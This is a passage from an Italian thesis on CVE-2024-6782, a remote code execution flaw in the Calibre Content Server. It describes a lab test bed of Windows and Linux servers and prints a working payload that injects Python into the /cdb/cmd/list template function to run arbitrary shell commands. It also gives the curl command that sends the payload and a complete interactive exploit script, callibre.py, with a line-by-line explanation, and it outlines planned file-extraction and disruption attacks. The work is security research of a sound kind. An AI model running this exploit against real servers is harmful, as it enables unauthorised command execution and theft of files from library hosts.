Riguardo l'ambito della rete locale, abbiamo che vi sono due Content Server, adibiti al contenimento dei volumi nelle corrispettive biblioteche di Calibre; ciascuno contiene un set di libri differente. Tali server costituiscono due macchine virtuali (VM[4]), gestite e create dall'*hypervisor* VMware Workstation. Entrambe le VM vengono collegate alla medesima rete locale impostando le loro schede di rete in modalità *Bridged*, in modo tale che le VM vengano connesse direttamente alla rete a cui è connessa la macchina host che le contiene, passando per la scheda di rete fisica dello stesso host: le due macchine virtuali, di conseguenza, possiedono ciascuna un indirizzo IP differente che le contraddistingue, con i quali possono essere raggiungibili

[4]Acronimo di Virtual Machines.



Figura 3.5: Illustrazione grafica del test bed

anche da altri client connessi a tale rete. La caratteristica principale dei due Content Server è quella di avere differenti sistemi operativi: il primo eseguirà Windows 11, precisamente la versione 25H2, mentre il secondo eseguirà Linux Ubuntu, in particolare la versione 25.10.

Nel caso invece dell'accesso da Internet (quindi dall'esterno), abbiamo che Calibre viene installato in un altro PC (il quale è fisico, e quindi non virtualizzato), avente come sistema operativo la distribuzione Linux Fedora 44 e che viene reso raggiungibile in Internet tramite la funzionalità di *port forwarding* messa a disposizione dal router che lo collega dalla rete locale (a cui è connesso) al mondo esterno. Tale operazione consente di aprire solamente una porta all'accesso da Internet, ovverosia quella necessaria per la consultazione della biblioteca di Calibre (quella predefinita è la porta 8080), in modo tale da garantire un'esposizione ridotta al minimo essenziale dell'host, allo scopo di preservarne la sicurezza da accessi non autorizzati e usi impropri. Così facendo, il suddetto Content Server è accessibile da Internet da un indirizzo IP pubblico. Un esempio di applicazione di questa funzionalità è riportato in Figura 3.6, dove viene illustrata l'apertura della porta 8080 di un ipotetico PC connesso alla rete locale e che esegue il Content Server di Calibre.

Per quanto concerne l'attaccante (che possiamo anche considerare con il termine *client*), tale ruolo viene svolto da un PC fisico che esegue la distribuzione Arch Linux, e per l'esecuzione dell'exploit ci si serve di un apposito script Python che permette



Figura 3.6: Esempio di utilizzo del port forwarding per l'apertura della porta del Content Server di Calibre

di automatizzare e rendere più veloce l'uso della vulnerabilità; a tale scopo, nel PC attaccante è installato anche l'ambiente Python 3 necessario per il suo funzionamento. Inizialmente, il client viene collegato alla stessa rete locale a cui sono collegati i Content Server con Windows 11 e Ubuntu, e successivamente si collega anche al Content Server accessibile da Internet. Lo script redatto per lo sfruttamento della vulnerabilità verrà discusso nella prossima sezione.

La scelta dei sistemi operativi menzionati precedentemente, in particolare la scelta delle distribuzioni Linux Ubuntu e Fedora, è dipesa dalla loro maggiore adozione in ambito personale e aziendale, costituendo quindi un'utile informazione per verificare il funzionamento della vulnerabilità in situazioni dove potrebbe avere effetti più impattanti.[5] Tutte le versioni indicate sono le più recenti disponibili al momento della redazione di questo elaborato.

I Content Server menzionati nella descrizione del test bed non hanno particolari configurazioni: vengono quindi impiegate tutte le impostazioni che Calibre adopera di default per il funzionamento della biblioteca; d'altro canto, per rendere l'esperimento più realistico in tutti i Content Server gli account utente che avviano Calibre sono protetti da password.

3.3 Flusso di lavoro

L'attacco che verrà svolto è di tipologia Remote Code Execution (RCE), e consisterà nell'invio di comandi da remoto al server che eseguirà il Calibre Content Server, azione che verrà svolta dall'attaccante con un PC dedicato a tal scopo.

Come già menzionato all'inizio di questo capitolo, per poter sfruttare la vulnerabilità è necessario utilizzare l'endpoint `/cdb/cmd/list`, che viene messo a disposizione dal Content Server (in particolare dall'API `cdb`) e che in un contesto di utilizzo

[5]La seguente informazione è data da un articolo redatto l'11 Novembre 2024 e reperibile all'indirizzo `www.shellrent.com/blog/le-distribuzioni-linux-piu-diffuse/`.

regolare viene impiegato da `calibredb`. Per fare ciò, si inviano delle richieste HTTP al Content Server. Una richiesta HTTP è costituita da due campi principali: l'intestazione (*header*) e il corpo (*body*); il primo specifica le caratteristiche della richiesta, il secondo contiene i dati che la richiesta HTTP invia alla destinazione. Per il nostro scopo, nel body della richiesta vi è un JSON, contenente la funzione del Content Server da richiamare e i parametri relativi a quest'ultima: per eseguire l'attacco, si richiama la funzione `template`, la quale viene normalmente predisposta per personalizzare e automatizzare la gestione dei libri in biblioteca.

Vi sono numerosi software per l'invio di pacchetti HTTP, ad esempio `curl`, disponibile sulla quasi totalità delle distribuzioni Linux e utilizzabile da riga di comando. `curl` permette di inviare richieste HTTP, utilizzando i metodi GET e POST e consentendo di includere nel body della richiesta contenuti più complessi, come una struttura JSON o XML. Nel nostro caso, per poter utilizzare la API `cdb` predisposta dal Content Server, la richiesta HTTP viene corredata da un JSON che contiene i campi e le funzioni che si desiderano ottenere od eseguire sul Content Server, e che si presenta nella seguente sintassi:

```
[
    ["template"],  // <-- (1)
    "",            // <-- (2)
    "",            // <-- (3)
    "",            // <-- (4)
    1,             // <-- (5)
    "python:def evaluate(a, b):\n import subprocess\n try:\n  return
    subprocess.check_output(['powershell.exe', '/c', 'uname -a']).decode()\n
    except Exception:\n
    return subprocess.check_output(['sh', '-c', 'uname -a']).decode()" // <-- (6)
]
```

Nel punto `(1)`, vi è un array che può contenere la tipologia di dati che si desidera ottenere dalla biblioteca (ad esempio, se si desiderano ottenere i titoli e gli autori dei libri contenuti), oppure può contenere il comando che si desidera richiamare (nel nostro caso, `template`).

Nei punti `(2) - (5)` vi sono i valori di quattro campi, obbligatori, che devono essere indicati indipendentemente dal comando che si sta richiamando; tali campi costituiscono rispettivamente:

- `sort_by`: parametro che indica per quale dato ordinare la lista dei volumi della biblioteca (ad esempio, per titolo o per autore);
- `ascending`: specifica se eseguire l'ordinamento dei dati in ordine crescente anziché decrescente;
- `search_text`: specifica se ricercare i volumi in base a un determinato criterio, come tag o data di pubblicazione;

- `limit`: limita gli elementi che devono essere restituiti da tale richiesta.

Il punto `(6)`, infine, è denominato `tb`[6] ed è specifico per il comando `template`, quello interessato per il nostro lavoro: contiene il codice in Calibre Template language da eseguire. Essendo che andiamo ad eseguire una funzione Python, nel codice viene inizialmente specificata la keyword `python:`, seguita dalla funzione stessa. É importante notare che nella funzione sono presenti dei caratteri `\n`, noti come *caratteri di escape* e che indicano la nuova riga (l'a capo); necessità derivante dal fatto che in un JSON le stringhe non possono essere costituite da più righe, ma devono essere contenute in una sola riga, ripiegando quindi sull'uso del carattere `\n` per simulare una nuova riga laddove sia necessario impiegarla (come nel caso della nostra funzione Python).

La funzione necessaria per l'exploit è la seguente:

```
def evaluate(a, b):
    import subprocess
    try:
        return subprocess.check_output(['powershell.exe', '/c', '{cmd}'])
                         .decode()
    except Exception:
        return subprocess.check_output(['sh', '-c', '{cmd}']).decode()
```

Inizialmente viene importato il modulo di Python `subprocess`, il quale consente di avviare processi, ottenerne il loro output ed eventualmente il loro codice di uscita, qualora si verifichino degli errori. Successivamente, si tenta di avviare l'exploit prima su Windows, andando ad eseguire il comando `{cmd}` tramite la shell PowerShell, predisposta di serie su Windows sin da Windows 7: se questa procedura non dovesse funzionare, ad esempio perché siamo su Linux e quindi PowerShell non è presente (di conseguenza viene quindi intercettata l'eccezione generata per tale situazione), si tenta di eseguire il comando `{cmd}` utilizzando la shell `sh`, predisposta di default nella quasi totalità delle distribuzioni. La funzione Python adibita a tal scopo è `check_output`, la quale ritorna l'output del comando sotto forma di sequenza di bytes: per rendere quindi leggibile l'output si usa la funzione `decode`, che trasforma la sequenza di bytes in una stringa leggibile. I parametri `a, b` indicati nella firma (intestazione) della funzione non vengono impiegati nell'exploit, ma sono fittizi.

La scelta di PowerShell come shell per eseguire comandi in ambiente Windows è motivata dal fatto che con la shell prevista di default per i comandi testuali, `cmd.exe`, non è possibile utilizzare comandi che generino un output lungo più di una riga; d'altro canto, l'utilizzo di una shell più evoluta e aggiornata permette di eseguire comandi più complessi e che possono dar luogo a risultati più interessanti.

[6] Acronimo di Template Body, ovvero il contenuto del template.



Figura 3.7: Esecuzione dell'exploit tramite `curl` e file `.json`, indirizzato al server con il sistema operativo Linux Ubuntu e inviando il comando `uname -a`, utilizzato nei sistemi Linux per ottenere la versione del kernel

Il contenuto del JSON necessario alla richiesta può essere salvato all'interno di un file avente estensione `.json`, per una maggiore praticità. In seguito, al momento di esecuzione della richiesta HTTP, si impiega `curl` con il seguente comando:

```
curl http://indirizzo_ip_content_server/cdb/cmd/list \
    -H "Content-Type: application/json" \
    -d @request.json -X POST | jq
```

dove `request.json` è il file contenente il corpo della richiesta in JSON. Nell'header viene specificato — tramite il parametro `Content-Type` — che il body è di tipologia JSON, e per poter includere tale contenuto nel body la richiesta deve essere effettuata impiegando il metodo POST.

Il Content Server, alla ricezione di tale richiesta, risponde inviando un JSON contenente i dati relativi alla biblioteca del server e l'output del comando da noi richiesto; è possibile renderlo più leggibile e pratico adoperando il comando `jq`, installabile su Linux. Un risultato puramente esplicativo dell'exploit è illustrato in Figura 3.7, laddove il comando eseguito è racchiuso in un rettangolo giallo, mentre l'output del comando da eseguire nel Content Server vittima è racchiuso in un rettangolo rosso, allo scopo di facilitarne l'individuazione. Il risultato è quindi che tramite questo pacchetto HTTP costruito ad-hoc è possibile eseguire dei comandi di un Content Server remoto e ottenerne il loro output.

Tutta la procedura, proposta in tale modo, è piuttosto articolata e macchinosa, specialmente se si intendono eseguire più operazioni o se si intendono eseguire dei



Figura 3.8: Diagramma di sequenza dei passi utili a compiere l'attacco al Content Server sfruttando la vulnerabilità in oggetto: si inizia dall'inserimento del comando da inviare, per poi concludere con la ricezione del suo output

comandi più articolati con cui si potrebbero ottenere risultati più interessanti. A tal scopo, vi è un modo alternativo per eseguire l'exploit della vulnerabilità, consistente nell'adoperare uno script Python che consente di eseguire le medesime operazioni descritte finora, ma in maniera più rapida ed automatizzata. In sostanza, tale script — che verrà descritto nel capitolo *§ 3.3.1 Script di automazione* — mette a disposizione un'interfaccia più pratica e rapida per l'esecuzione dell'exploit, e impiega la libreria `requests` (prevista da Python) al posto di `curl` per inviare le richieste HTTP al server; ciononostante, il metodo con cui si svolge l'attacco non varia.

In Figura 3.8, è illustrato il diagramma di sequenza che riassume tutti gli step che sono stati menzionati nei capitoli sul funzionamento della vulnerabilità, in riferimento all'uso tramite lo script che verrà illustrato nella prossima sezione.

L'attacco verrà eseguito sui tre Content Server descritti precedentemente nel capitolo *§ 3.2 Il test bed*, e riguarderà le versioni di Calibre 7.13.0 (vulnerabile) e 7.16.0 (tecnicamente non vulnerabile); l'ordine con cui verrà svolto l'attacco (per entrambe le versioni) è il seguente:

1. Content Server con sistema operativo Linux Ubuntu (rete locale);

2. Content Server con sistema operativo Windows 11 (rete locale);

3. Content Server remoto con sistema operativo Linux Fedora (internet).

I risultati relativi agli attacchi e ai test sperimentali verranno discussi nel capitolo *§ 4 Risultati sperimentali*.

3.3.1 Script di automazione

Lo script Python menzionato in precedenza consente di automatizzare la creazione del pacchetto HTTP e dell'invio della richiesta al Content Server, fornendo un'interfaccia più pratica per l'invio di comandi alla macchina remota e rendendo la procedura di testing della vulnerabilità più rapida.

Tale script, chiamato allegoricamente `callibre.py`, è stato originariamente realizzato da un utente sulla piattaforma GitHub[7], noto con il nickname `0xB0y426`, ed è stato in seguito modificato e adattato con l'intento di risolvere alcuni bug presenti nel codice e rendere il funzionamento dell'exploit più interessante, consentendo quindi l'esecuzione di codici utili a generare risultati sperimentali più rilevanti. Il suo intero codice, raffigurato in Figura 3.9, si può dividere in tre parti distinte, dedicate all'invio del pacchetto HTTP per l'exploit e alla gestione sia dell'output che dell'inserimento dei comandi che si desidera inviare alla macchina remota.

Inizialmente (parte 1) vengono importate le librerie necessarie al funzionamento dello script e si va a ideare un metodo per la visualizzazione di output colorati sul terminale, utile a migliorare la leggibilità dell'output del comando e a migliorare l'aspetto estetico dell'interfaccia. Si importa quindi la libreria `requests`, la quale mette a disposizione le funzioni necessarie all'invio e alla trattazione delle richieste HTTP inviate e corrisposte, e successivamente si importano `argparse` e `sys`, dedicate alla gestione dei parametri forniti in input da riga di comando, che vengono impiegati per inserire l'URL della biblioteca di Calibre del server a cui rivolgere l'attacco; in questo modo, non è necessario richiedere il suo indirizzo ogni volta, ma lo si può inserire agevolmente nel momento in cui si va a richiamare il comando per avviare lo script.

Per quanto concerne la visualizzazione di output colorati, si definisce l'insieme di colori che vengono impiegati definendo una classe `Colors` che li contiene. Ciascuno di essi è identificato da un nome di variabile in maiuscolo (spesso impiegato per nominare delle costanti) e ha associato delle *sequenze di escape ANSI*, utilizzate per modificare la formattazione del testo nel terminale; in particolare, il carattere `\033[` indica un cambiamento della formattazione del testo, seguito poi dal numero del colore e dalla lettera `m`, che indica se rendere il testo grassetto o meno. Nel momento in cui si impiegano tali caratteri speciali, se si desidera colorare una singola frase e non l'intero testo del terminale, al carattere che identifica il codice e al testo

[7] Lo script originale realizzato dall'utente `0xB0y426` è recuperabile all'indirizzo `https://github.com/0xB0y426/CVE-2024-6782-PoC/blob/main/callibre.py`.

```python
import requests
import argparse
import sys

class Colors:
    OKGREEN = '\033[92m'
    ERROR = '\033[91m'
    WARNING = '\033[93m'
    ENDC = '\033[0m'

def print_colored(text, color):
    print(f"{color}{text}{Colors.ENDC}")

def exploit(cmd, target):
    payload = (
        f"python:def evaluate(a, b):\n"
        f" import subprocess\n"
        f" try:\n"
        f"  return subprocess.check_output(['powershell.exe', '/c', '{cmd}']).decode()\n"
        f" except Exception:\n"
        f"  return subprocess.check_output(['sh', '-c', '{cmd}']).decode()"
    )

    try:
        r = requests.post(
            f"{target}/cdb/cmd/list",
            headers={"Content-Type": "application/json"},
            json=[["template"], "", "", "", 1, payload]
        )

        response = r.json().get("result", {}).get("data", {}).get("template", {})
        response_text_key = list(response.keys())[0]
        output = response.get(response_text_key, {})

        # stampo l'output del comando inviato tramite reverse shell sul terminale
        print_colored(output, Colors.OKGREEN)
    except requests.RequestException:
        print_colored("Request error", Colors.ERROR)
        print_colored("[!] Failed to parse JSON response", Colors.WARNING)

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description='Exploit command execution tool.')
    parser.add_argument('--target', required=True, help='The target URL and port: http://ip_address:port')
    args = parser.parse_args()

    banner = """
    """
    print_colored(banner, Colors.OKGREEN)
    print_colored("- Scritto da R4idB0y e personalizzato da Federico Arduini", Colors.OKGREEN)
    print_colored("- CVE-2024-6782", Colors.OKGREEN)
    print_colored("_____________________________________________________________________", Colors.OKGREEN)

    while True:
        cmd = input("> ")
        exploit(cmd, args.target)
```

Figura 3.9: Contento dello script di automazione `callibre.py`, diviso nelle tre parti di interesse



Figura 3.10: Utilizzo dei codici di escape ANSI per la visualizzazione di output a colori, basato sui colori usati dallo script `callibre.py` i cui codici sono riportati tra parentesi

che verrà colorato segue un carattere di reset (indicato nel codice con la costante `ENDC`), il quale consente di reimpostare il colore del testo a quello predefinito: a tale scopo, viene quindi definita la funzione `print_colored`, che si preoccupa di gestire automaticamente tale meccanismo, visualizzando nel terminale una frase colorata con il colore che si desidera. In Figura 3.10, vi è un esempio di utilizzo dei codici di escape ANSI per la visualizzazione di un output colorato sul terminale, fatto con gli stessi colori usati dallo script.

Successivamente, si passa alla parte 2, che racchiude il cuore vero e proprio dello script, ovverosia la funzione `exploit`. Tale funzione riceve in input l'URL a cui è raggiungibile la biblioteca remota contenuta nel server vittima dell'attacco (variabile `target`) e il comando da inviargli (variabile `cmd`). Il primo passo consiste nel creare il payload, quindi la funzione in Python scritta nel Calibre Template language che deve essere eseguita sul Content Server e che permette l'esecuzione di comandi, come già descritto all'inizio di questo capitolo: il contenuto dell'intera funzione, che rimane il medesimo, viene quindi inserito in un'apposita variabile `payload`. Dopo di che, si procede ad effettuare la richiesta HTTP vera e propria, tramite la funzione `requests.post` predisposta dalla libreria `requests` precedentemente importata, a cui si passano come parametri l'URL a cui inviare il pacchetto, il parametro `Content-Type` con valore `application/json` e il contenuto del pacchetto in formato JSON. In particolare, per quest'ultimo parametro, si usa lo stesso formato del JSON usato in precedenza, con la differenza che la funzione da eseguire come template viene inserita tramite la variabile `payload` creata in precedenza, piuttosto che tramite una stringa da una sola riga. La risposta da parte del Content Server è contenuta in una variabile di tipologia `Response`; si ottiene quindi il JSON della risposta utilizzando la funzione `json`.

Come già visto in Figura 3.7, l'output del comando è contenuto all'interno della chiave `template`, che è figlia della chiave `data`, a sua volta figlia della chiave `result`: si va quindi ad ottenere il valore della chiave `template` utilizzando la funzione `get` per "navigare" tra le chiavi:

```
response = r.json().get("result", {}).get("data", {})
                   .get("template", {})
```

Si ottiene quindi un `Dictionary`, una tipologia di lista disposta da Python dove ogni elemento viene associato a una chiave (numerica o alfanumerica) che lo identifica nella lista. Nel caso in esame, la lista è formata da un solo elemento, che contiene l'output del comando da visualizzare a schermo: si va quindi a prendere il primo elemento di tale lista (identificato dalla chiave numerica `0`) e lo si stampa a schermo utilizzando la funzione `print_colored` per visualizzarlo con un testo di colore verde, utile a renderlo più visibile. Nella situazione in cui l'invio della richiesta non dovesse andare a buon fine (e viene quindi generata l'eccezione `RequestException`) si usa la medesima funzione per stampare l'errore.

Infine vi è la parte dedicata alla gestione dell'input (parte 3), che si attiva nell'istante in cui si esegue lo script. Inizialmente si usa l'`ArgumentParser` (importato precedentemente) per leggere l'indirizzo del target — fornito come valore del parametro `--target` — al momento di invocazione dello script: successivamente, dopo aver visualizzato un banner decorativo e informazioni sullo stesso, lo script inizia a ricevere comandi in input dall'utente e richiama per ognuno di questi la funzione `exploit`, andando ad automatizzare la chiamata HTTP per eseguirli. Per eseguire lo script si usa il seguente comando:

```
python callibre.py --target http://<indirizzo_ip_content_server>:8080
```

Sintetizzando, lo script fornisce un'interfaccia simile a quella di un terminale, e per ciascun comando che viene inserito viene generata l'opportuna richiesta HTTP per eseguirlo nel Content Server bersaglio e viene visualizzato a schermo l'eventuale output che questo genera: in Figura 3.11 è visualizzato un esempio di utilizzo di questo script, dove nel rettangolo giallo è contenuto il comando per attivarlo e nel rettangolo rosso è contenuto l'output del comando `uname -a`, il medesimo impiegato in Figura 3.7 per l'exploit eseguito manualmente.



Figura 3.11: Esecuzione dell'exploit tramite script `callibre.py`, sul medesimo server e con lo stesso comando illustrati in Figura 3.7

Capitolo 4

Risultati sperimentali

Nel presente capitolo vengono illustrati i risultati sperimentali ottenuti impiegando l'exploit che fa uso della nostra vulnerabilità. L'exploit e il funzionamento della stessa vulnerabilità sono già stati introdotti ed esplicati nel dettaglio nel precedente capitolo. Analogamente a quanto già precisato, per facilitarci il lavoro e ottimizzare i tempi viene usato lo script `callibre.py` (introdotto nella sezione *§ 3.3.1 Script di automazione*), il quale funge da veicolo per la conduzione dell'attacco e l'estrapolazione dei risultati ottenuti con questo.

Per quanto concerne la configurazione delle macchine, essa è stata già illustrata dettagliatamente nella sezione *§ 3.2 Il test bed*: in particolar modo, per eseguire gli esperimenti discussi in questo capitolo, ai Content Server oggetto dell'attacco sono assegnati gli indirizzi IP e *hostname* illustrati in Tabella 4.1.

Tale impostazione è fatta per semplificare i test sperimentali: in una situazione più realistica, per conoscere gli indirizzi IP dei Content Server si possono usare degli strumenti per la scansione delle reti (come `nmap`), con i quali è possibile ottenere la lista dei computer connessi alla rete locale (corredata di hostname e indirizzo IP), compresi i Content Server. Nella tabella, vi è una menzione particolare riguardo all'indirizzo IP del Content Server remoto: essendo che l'IP pubblico a cui il server viene associato è variabile, questo non viene assegnato in maniera statica; in uno scenario più realistico, il server pubblico sarebbe raggiunto non tramite il suo indirizzo IP, ma tramite un nome di dominio che lo identificherebbe in Internet (ad esempio, `www.biblioteca-santagenoveffa.it`).

Riguardo gli attacchi che verranno effettivamente compiuti, ce ne sono di due tipologie: la prima consiste nell'esecuzione di un set di **comandi di base**, con lo scopo di conoscere il contenuto del server e di provocarne l'interruzione della sua operatività; la seconda è più invasiva, e consiste nell'iniezione di un **payload**

Tabella 4.1: Impostazione degli indirizzi IP e degli hostname dei server soggetti all'attacco

Server	**Indirizzo IP**	**Hostname**
Content Server Windows	`192.168.1.50`	`win11-th`
Content Server Ubuntu	`192.168.1.60`	`ubuntu-th`
Content Server remoto	indirizzo IP pubblico, variabile	`fedora-th`

all'interno dei server con lo scopo di **estrarre file** direttamente dal server e scaricarli nella macchina dell'attaccante. I Content Server eseguono la versione 7.13.0 di Calibre, e l'ordine con cui vengono svolti gli attacchi è il seguente:

1. **Invio dei comandi ai Content Server della rete locale**, iniziando da quello che esegue il sistema operativo Linux Ubuntu e terminando con il server che esegue Windows;
2. **Invio dei medesimi comandi al Content Server remoto**, il quale esegue il sistema operativo Linux Fedora;
3. **Iniezione del payload per l'estrazione dei file dai Content Server**, secondo il medesimo ordine enunciato nel primo punto di questo elenco.

Infine, si tenterà di replicare una parte degli attacchi precedentemente svolti anche a un Content Server che esegue una versione più recente di Calibre, la 7.16.0, in cui la vulnerabilità analizzata finora non dovrebbe essere più presente, perciò l'attacco non dovrebbe avere più effetto.

4.1 Invio dei comandi ai Content Server

